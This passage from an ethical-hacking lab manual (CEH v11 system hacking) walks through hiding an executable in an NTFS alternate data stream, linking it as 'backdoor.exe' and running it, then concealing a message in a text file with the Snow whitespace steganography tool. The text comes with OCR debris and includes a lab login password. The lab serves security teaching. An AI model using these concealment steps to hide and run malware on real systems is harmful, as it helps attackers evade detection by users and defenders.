


Windows (CRLF)

Ln 1, Col 14

100%

10. Click **File**, and then **Save** to save the file.
11. Close the **readme.txt** notepad file.



12. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.

Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir

Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

06/04/2020	12:11 AM	<DIR>	.
06/04/2020	12:11 AM	<DIR>	..
09/15/2018	12:12 AM		27,648 calc.exe
06/04/2020	12:13 AM		13 readme.txt
		2 File(s)	27,661 bytes
		2 Dir(s)	55,372,279,808 bytes free

C:\magic>■

13. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.

Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.1158]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir

Volume in drive C has no label.

Volume Serial Number is 5A1A-18E5

Directory of C:\magic

File	Date	Time	Type	Size
.	06/04/2020	12:11 AM	<DIR>	
..	06/04/2020	12:11 AM	<DIR>	
calc.exe	09/15/2018	12:12 AM		27,648
readme.txt	06/04/2020	12:13 AM		13
			2 File(s)	27,661 bytes
			2 Dir(s)	55,372,279,808 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>

14. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of **readme.txt**, which should not change.

Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

Date	Time	Type	File Name	Size
06/04/2020	12:11 AM	<DIR>	.	
06/04/2020	12:11 AM	<DIR>	..	
09/15/2018	12:12 AM		calc.exe	27,648
06/04/2020	12:13 AM		readme.txt	13
		2 File(s)		27,661 bytes
		2 Dir(s)		55,372,279,808 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

Date	Time	Type	File Name	Size
06/04/2020	12:11 AM	<DIR>	.	
06/04/2020	12:11 AM	<DIR>	..	
09/15/2018	12:12 AM		calc.exe	27,648
06/04/2020	12:16 AM		readme.txt	13
		2 File(s)		27,661 bytes
		2 Dir(s)		55,372,201,984 bytes free

C:\magic>_

15. Navigate to the directory **C:\magic** and delete **calc.exe**.
16. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.

Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

File	Date	Time	Type	Size
.	06/04/2020	12:11 AM	<DIR>	
..	06/04/2020	12:11 AM	<DIR>	
calc.exe	09/15/2018	12:12 AM		27,648
readme.txt	06/04/2020	12:13 AM		13
			2 File(s)	27,661 bytes
			2 Dir(s)	55,372,279,808 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

File	Date	Time	Type	Size
.	06/04/2020	12:11 AM	<DIR>	
..	06/04/2020	12:11 AM	<DIR>	
calc.exe	09/15/2018	12:12 AM		27,648
readme.txt	06/04/2020	12:16 AM		13
			2 File(s)	27,661 bytes
			2 Dir(s)	55,372,201,984 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<==>> readme.txt:calc.exe

C:\magic>

17. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.

For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.

C:\ Select Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir

Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

06/04/2020	12:11 AM	<DIR>	.
06/04/2020	12:11 AM	<DIR>	..
09/15/2018	12:12 AM		27,648 calc.exe
06/04/2020	12:13 AM		13 readme.txt
		2 File(s)	27,661 bytes
		2 Dir(s)	55,372,279,808 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir

Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

06/04/2020	12:11 AM	<DIR>	.
06/04/2020	12:11 AM	<DIR>	..
09/15/2018	12:12 AM		27,648 calc.exe
06/04/2020	12:16 AM		13 readme.txt
		2 File(s)	27,661 bytes
		2 Dir(s)	55,372,201,984 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<==>> readme.txt:calc.exe

C:\magic>backdoor.exe

C:\magic>



-
18. This concludes the demonstration of how to hide malicious files using NTFS streams.
 19. Close all open windows and document all the acquired information.

Task 4: Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.


These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial “needle” in the World Wide Web haystack.

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message’s existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used. Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.

Here, we will hide data using the Whitespace steganography tool Snow.

1. Click **Windows 10** to switch to the **Windows 10** machine.
2. Click **Ctrl+Alt+Delete** to activate the machine, by default, **Admin** user profile is selected, click **Pa\$\$w0rd** to paste the password in the Password field and press **Enter** to login.



Admin

A text input field containing five dots, with a small circular icon and a right-pointing arrow button to its right.

 Admin

A blue rectangular card with a user icon and the word "Admin".

 Jason


A dark blue rectangular card with a user icon and the name "Jason".

3. Navigate to **D:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.


A screenshot of the Windows File Explorer interface. The title bar shows 'Desktop' under 'This PC'. The ribbon menu includes 'File', 'Home', 'Share', and 'View'. The address bar shows the navigation path: 'This PC > Desktop'. The left sidebar lists 'Quick access' with items like 'Desktop', 'Downloads', 'Documents', 'Pictures', 'CEH-Tools (D:)', 'Music', 'Videos', 'OneDrive', 'This PC', '3D Objects', and 'Network'. The main pane displays a list of files and folders on the desktop:

Name	Date modified	Type	Size
Tor Browser	5/1/2020 8:06 AM	File folder	
desktop.ini	4/14/2020 5:33 AM	Configuration sett...	1 KB
Nmap - Zenmap GUI	5/1/2020 8:13 AM	Shortcut	2 KB
Rohos	5/1/2020 8:44 AM	Shortcut	2 KB
Vega	5/1/2020 8:39 AM	Shortcut	1 KB
Wireshark	5/1/2020 8:10 AM	Shortcut	2 KB
Snow	6/29/2020 12:10 PM	File folder	

4. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.



5. Now, Click **Type here to search** at the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.



6. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.

Command Prompt

Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow

C:\Users\Admin\Desktop\Snow>_

7. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.

(Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)

Select Command Prompt

Microsoft Windows [Version 10.0.18362.720]

(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow

C:\Users\Admin\Desktop\Snow>show -C -m "My swiss bank account is 45656684512263" -p "magic" readme.txt readme2.txt

Compressed by 20.51%

Message exceeded available space by approximately 386.27%.

An extra 7 lines were added.

C:\Users\Admin\Desktop\Snow>■

8. Now, the data ("My Swiss bank account number is 45656684512263") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
9. The file **readme2.txt** has become a combination of **readme.txt + My Swiss bank account number is 45656684512263**.
10. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of **readme.txt** (the password is magic, which was entered while hiding the data in **Step 7**).

Select Command Prompt

Microsoft Windows [Version 10.0.18362.720]

(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow

C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account is 45656684512263" -p "magic" readme.txt readme2.txt

Compressed by 20.51%

Message exceeded available space by approximately 386.27%.

An extra 7 lines were added.

C:\Users\Admin\Desktop\Snow>snow -C -p "magic" readme2.txt

My swiss bank account is 45656684512263

C:\Users\Admin\Desktop\Snow>

